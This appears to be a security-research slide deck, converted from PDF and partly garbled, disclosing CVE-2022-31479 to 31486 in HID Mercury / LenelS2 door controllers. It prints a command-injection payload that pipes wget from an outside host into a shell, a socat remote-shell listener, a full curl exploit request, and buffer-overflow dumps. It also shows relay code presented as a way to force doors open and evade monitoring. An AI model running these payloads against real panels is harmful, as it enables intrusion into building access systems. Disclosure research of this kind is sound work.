512 root /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
531 root udhcpc -i eth0
532 root /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
534 root ash
```

## Exploit payload – C2

Subsequence 2:

```
$(wget -q -O - 172.16.0.138 | ash)
```




```
wget localhost -q -O - /usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork \  
EXEC:/bin/ash,pty,stderr,setsid,sigint,sane &%
```



# Authenticated command injection – or is it?

- Cookie validation per CGI
- Some CGIs check the cookie only for GET requests
- Curl output looks like it still failed
- Debug messages show network data applied



```
quinn ATR-PRE:pts/11 ↵
(11:54:23 on master * ● *) → curl 'https://10.0.0.132/cgi-bin/network.cgi' -H 'Cookie
: session_id=13371337' --data-raw "HostName=$( /bin/echo -n -e '$(udhcpc\t-i\teth0)\t$(wg
et\t-q\t-O\t-\t10.0.0.69\t|\tash')&DHCP=UseDHCP&IPAddr=192.168.0.251&IPMask=255.255.255.
0&Gateway=192.168.0.1&DHCP2=Nic2Disabled&DNS=StaticDns&DnsSuffix=&DnsSuffix2=&DnsServer=1
.1.1.&DnsServer2=1.0.0.0&getNwConf=Accept&session_id=13371337" -k
```

```
<script type= text/javascript >
var x = document.cookie;
var cookieArray = document.cookie.split(';');
for (i = 0; i < cookieArray.length; i++){
if((cookieArray[i].substring(0, 'session_id'.length) == 'session_id') && (cookieArray[i]
.substring(cookieArray[i].indexOf("=") + 1, cookieArray[i].length)) > 0){
var cookie_date = new Date ( );
cookie_date.setTime ( cookie_date.getTime() - 1 );
document.cookie = "session_id=;expires=Wed; 01 Jan 1970; path=/cgi-bin/; secure;"
}
}
window.top.location.href = 'https://10.0.0.132/html/time_out.htm';</script>
```

Need to find a reboot



# CVE-2022-31481: Firmware upload buffer overflow

- Diagnostic “Update Firmware”
- Cookie validation done right...
- BUT only from iFrame (front end)
- CGI fwUpdate does zero validation

The image shows a web interface for a Trellix device. On the left is a navigation menu with items like Home, Network, Host Comm, Device Info, etc. The main content area is titled 'Diagnostic Menu' and contains an 'Update Firmware' section. This section prompts the user to specify a firmware file to upload (Max Size 15MB). It includes a 'Browse...' button, a 'Load File' button, and a checkbox for 'Enable Dump Files'. The 'Load File' button is highlighted with a red box and contains the text '(Will reboot board)'. Below the buttons is a 'Filename' input field. In the foreground, a browser window is open to the URL `https://10.0.0.132/cgi-bin/view_FwUpdate.cgi`, showing a preview of the 'Update Firmware' page.

# Firmware upload validation

```
1 void __fastcall __noreturn task_pkgsetup(void *a1)
38 {
39     2 {
40         3 int v1; // r0
41         4 void *dest; // r4
42         5 FILE *update_file; // r0
43         6 int v4; // r3
44         7 bool v5; // zf
45         8 FILE *update_file1; // r5
46         9 int v7; // r7
47         10 int v8; // r8
48         11 int sig_size; // r0
49         12 _BOOL4 v10; // r7
50         13 size_t sig_size1; // r6
51         14 int v12; // r8
52         15 int v13; // r0
53         16 char ptr[4]; // [sp+4h] [bp-174h] BYREF
54         17 struct stat v15; // [sp+8h] [bp-170h] BYREF
55         18 char s[280]; // [sp+60h] [bp-118h] BYREF
56         19
57         20 v1 = fileno((FILE *)&stream);
58         21 fsync(v1);
59         22 sleep(1u);
60         23 dest = malloc(0x190u); // Static size filed for signature buffer
61         24 update_file = fopen((const char *)&stream, "rb");// Update file from upload
62         25 v4 = (int)dest;
63         26 if ( dest )
64         27     v4 = 1;
65         28 v5 = update_file == 0;
66         29 if ( update_file )
67         30     v5 = dest == 0;
68         31 update_file1 = update_file; // Copy Update_file fd to new var
69         32 if ( v5 )
70         33     {
71         34         if ( !v4 )
72         35             goto LABEL_9;
73         36     }
74         37 else
75         38     {
```

long

2

update + size

3

# Inline signature size validation

E6:7120h:	15 23 5B 1F	4B 62 1B 48	29 0D 2E 9F	13 9B E1 22	.#[.Kb.H)..ÿ.á"
E6:7130h:	39 CD E4 F5	4D 4C 15 9A	CD 62 7B 26	6C 38 D9 D8	9ÍäöML.šÍb{&l8Ù0
E6:7140h:	EF 0B A6 DE	76 41 AB B9	22 D2 15 27	94 CB 8D A5	ï.¡PvA«¹"Ò.'É.¥
E6:7150h:	64 A5 CA 8D	F1 5B 4B 9F	18 4A F8 1A	9F 4A DB D7	d¥È.ñ[Kÿ.¡ø.ÿJÔx
E6:7160h:	11 42 C7 47	17 82 AE 05	97 5F DB 65	72 70 56 3B	BÇG.,@.-_ÛerpV;
E6:7170h:	59 24 59 C8	B0 D7 A1 1B	79 84 10 3D	F6 00 E9 4E	Y\$YÈ°×j.y„.=ö.éN
E6:7180h:	74 D6 C2 B0	04 3C 12 AE	5F 1F 23 6A	9A 63 FE 43	tÖÂ°.<.@_.fjšcbC
E6:7190h:	32 56 74 6F	4A 8C 9D CD	76 A2 36 88	F4 99 B3 50	2VtoJÆ.Ívc6^ê™³P
E6:71A0h:	4F 37 AE 05	71 21 D0 E7	A9 EF 36 40	94 D2 6E D6	07@.Ñ!Đç©i6@"ÒnÖ
E6:71B0h:	31 30 30 59	4B 7A 71 2B	31 39 74 79	63 46 30 65	100YKzq+19tycF0e
E6:71C0h:	30 66 41 61	4D 69 6A 4F	31 6F 36 54	43 77 4D 70	0fAaMij01o6TCwMp
E6:71D0h:	41 47 55 46	59 37 51 42	41 44 68 4D	4D 34 43 64	AGUFY7QBADhMM4Cd
E6:71E0h:	36 37 63 6E	64 46 6B 76	6D 68 54 55	78 46 33 78	67cndFkvmhTUxF3x
E6:71F0h:	66 38 33 46	4C 42 49 4E	64 59 34 71	4A 4E 2B 37	f83FLBINdY4qJN+7
E6:7200h:	63 42 48 61	73 4E 41 33	5A 55 53 62	67 4B 75 56	cBHasNA3ZUSbgKuV
E6:7210h:	55 38 66 78	36 6E 4A 2B	48 38 4E 6C	46 38 4C 53	U8fx6nJ+H8NlF8LS
E6:7220h:	58 41 2B 4E	49 37 6C 4F	5A 61 42 4B	31 45 58 6A	XA+NI7l0ZaBK1EXj
E6:7230h:	66 50 59 41	4E 5A 46 44	49 66 77 47	57 33 31 2B	fPYANZFDI fwGW31+
E6:7240h:	2F 57 76 4A	4A 61 77 4E	44 64 51 64	39 79 2F 54	/WvJJawNDdQd9y/T
E6:7250h:	2B 58 56 45	37 77 65 57	45 6A 53 68	77 6B 34 73	+XVE7weWEjShwk4s
E6:7260h:	51 68 68 57	68 6F 6B 64	51 62 4F 74	35 64 74 6C	QhhwhokdQb0t5dtl
E6:7270h:	41 65 31 33	51 4D 34 58	5A 69 6E 51	4F 4A 56 4A	Ae13QM4XZinQ0JVJ
E6:7280h:	42 72 46 59	30 2B 64 71	4A 5A 50 42	54 6C 55 2B	BrFY0+dqJZPBTlU+
E6:7290h:	63 59 6F 36	4B 63 71 51	74 71 62 59	71 59 78 54	cYo6KcqQtqbYqYxT
E6:72A0h:	74 35 76 63	4C 69 52 78	6E 65 30 58	53 63 73 74	t5vcLiRxne0XScst
E6:72B0h:	32 6E 4D 31	78 31 53 62	63 33 4C 39	66 66 4D 58	2nM1x1Sbc3L9ffMX
E6:72C0h:	52 6B 56 6A	37 6C 77 50	69 64 61 6C	37 73 73 37	RkVj7lwPidal7ss7
E6:72D0h:	59 75 59 6E	32 72 38 76	79 6F 48 75	36 67 4A 53	YuYn2r8vvyoHu6gJS
E6:72E0h:	6B 47 43 35	4C 72 42 36	72 50 38 32	44 47 31 62	kGC5LrB6rP82DG1b
E6:72F0h:	59 4F 63 56	56 37 4B 4A	64 64 43 33	2B 46 51 38	Y0cVV7KJd162+508
E6:7300h:	78 73 4D 77	53 50 57 42	51 3D 3D 31	35 38	xsMwSPWBQ =  58


0x158 bytes  
earlier

# Exploiting the BO

```
DCB0h: 62 67 6C 61 62 67 6D 61 62 67 6E 61 62 67 6F 61 bglabgmabgnabgoa
DCC0h: 62 67 70 61 62 67 71 61 62 67 72 61 62 67 73 61 bgpabgqabgrabgsa
DCD0h: 62 67 74 61 62 67 75 61 62 67 76 61 62 67 77 61 bgtabguabgvabgwa
DCE0h: 62 67 78 61 62 67 79 61 62 67 7A 61 62 68 62 61 bgxabgyabgzabhba
DCF0h: 62 68 63 61 62 68 64 61 62 68 65 61 62 68 66 61 bhcabhdabheabhfa
DD00h: 62 68 67 61 62 68 68 61 62 68 69 61 62 68 6A 61 bhgabhhabhiabhja
DD10h: 62 68 6B 61 62 68 6C 61 62 68 6D 61 62 68 6E 61 bhkabhlabhmabhna
DD20h: 62 68 6F 61 62 68 70 61 62 68 71 61 62 68 72 61 bhoabhpabhqabhra
DD30h: 62 68 73 61 62 68 74 61 62 68 75 61 62 68 76 61 bhsabhtabhuabhva
DD40h: 62 68 77 61 62 68 78 61 62 68 79 61 62 68 7A 61 bhwabhxabhyabhza
DD50h: 62 69 62 61 62 69 63 61 62 69 64 61 62 69 65 61 bibabicabidabiea
DD60h: 62 69 66 61 62 69 67 61 62 69 68 61 62 69 69 61 bifabigabihabiia
DD70h: 62 69 6A 61 62 69 6B 61 62 69 6C 61 62 69 6D 61 bijabikabilabima
DD80h: 62 69 6E 61 62 69 6F 61 62 69 70 61 62 69 71 61 binabioabipabiga
DD90h: 62 69 72 61 62 69 73 61 62 69 74 61 62 69 75 61 birabisabitabiua
DDA0h: 62 69 76 61 62 69 77 61 62 69 78 61 62 69 79 61 bivabiwabixabiya
ddb0h: 62 69 7A 61 62 6A 62 61 62 6A 63 61 62 6A 64 61 bizabjbabjcabjda
fabjgabjha
jabjkabjla
nabjoabjpa
rabjsabjta
vabjwabjxa
zabkbabkca
eabkfabkga
iabkjabkka
mabknabkoa
qabkrabksa
uabkvabkwa
yabkzablba
dableablfa
habliablja
labimablna
pablqablra
tabluablva
xablyablza
cabmdabmea
gabmhabmia
```

```
.text:000CE60C
.text:000CE60C loc_CE60C
.text:000CE60C LDR R0, =aRebooting ; "Rebooting....."
.text:000CE610 BL puts
.text:000CE614 LDR R0, =0x1234567 ; howto
.text:000CE618 BL reboot
.text:000CE61C B loc_CDE3C
.text:000CE61C ; End of function task_2
.text:000CE61C
```

```
#fread@plt
r3, #0x41
#0xdeec
16d75 ('umaa')
r8, sb, sl, fp, lr}
```



```
R1 DF00h: 62 6D 6A 61 62 6D 6B 61 62 6D 6C 61 62 6D 6D 61 bmlabmkabmlabmma
R1 DF10h: 62 6D 6E 61 62 6D 6F 61 62 6D 70 61 62 6D 71 61 bmnabmoabmpabmqa
R1 DF20h: 62 6D 72 61 62 6D 73 61 62 6D 74 61 62 6D 75 61 bmrabmsabmtabmua
R1 DF30h: 62 6D 76 61 62 6D 77 61 62 6D 78 61 62 6D 79 61 bmvabmwabmxabmya
SP DF40h: 62 6D 7A 61 62 6E 62 61 62 6E 63 61 62 6E 64 61 b mzabnbabncabnda
*PC DF50h: 62 6E 65 61 62 6E 66 61 62 6E 67 61 62 6E 68 61 bneabnfabngabnha
DF60h: 62 6E 69 61 62 6E 6A 61 62 6E 6B 61 62 6E 6C 61 bnriabnjabnkabnla
DF70h: 62 6E 6D 61 62 6E 6E 61 62 6E 6F 61 62 6E 70 61 brnmabnnaabnoabnpa
DF80h: 62 6E 71 61 62 6E 72 61 62 6E 73 61 62 6E 74 61 brnqabnrabnsabnta
DF90h: 62 6E 75 61 62 6E 76 61 62 6E 77 61 62 6E 78 61 brnuabnvabnrwabnxa
DFA0h: 62 6E 79 61 62 6E 7A 61 62 6F 62 61 62 6F 63 61 brnyabnznabobaboca
DFB0h: 62 6F 64 61 62 6F 65 61 62 6F 66 61 62 6F 67 61 bodaboeabofaboga
DFC0h: 62 6F 68 61 62 6F 69 61 62 6F 6A 61 62 6F 6B 61 bohaboiaabojaboka
DFD0h: 62 6F 6C 61 62 6F 6D 61 62 6F 6E 61 62 6F 6F 61 bolabomabonabooa
DFE0h: 62 6F 70 61 62 6F 71 61 62 6F 72 61 62 6F 73 61 bopaboqaborabosa
DFF0h: 62 6F 74 61 62 6F 75 61 62 6F 76 61 62 6F 77 61 botabouabovabowa
1000h: 62 6F 78 61 62 6F 79 61 39 39 39 39 39 39 boxaboya999999
```

```
r3, #0x41
#0xdeec
16d75 ('umaa')
r8, sb, sl, fp, lr}
```

# Vulnerability summary

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Overall 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Overall 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Overall 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Overall 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Overall 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Overall 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Overall 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Overall 4.8

# Affected Product List

By use of our responsible disclosure procedures independent penetration testing of HID® Mercury™, access panels sold by LenelS2 were reported to contain cybersecurity vulnerabilities. These vulnerabilities could lead to disruption of normal panel operations.


The impacted LenelS2 part numbers include:

LNL-X2210	S2-LP-1501
LNL-X2220	S2-LP-1502
LNL-X3300	S2-LP-2500
LNL-X4420	S2-LP-4502
LNL-4420	

Prior generations of HID Mercury controllers are not impacted.



Trellix



Exploitation

## Hacking the planet!

- Finding how the relays are triggered
- Creating malware
- Forcing the door to open
- Keeping the door closed
- Hiding from the monitoring software

# Triggering relays

```
#include <sys/ioctl.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

int main()
{
    int relayon()
    {
        int v1; // [sp+4h] [bp-8h] BYREF


        v1 = 0;
        return ioctl(gpio_fd, 0xF003u, &v1);
    }

    ioctl(gpio_fd, 0xF003u, &gpio_num);
    mssleep(1);
    i++;
}

close(gpio_fd);
```



Trellix



Final Demo



Trellix

Steve - @spovolny

Sam - @eAyeP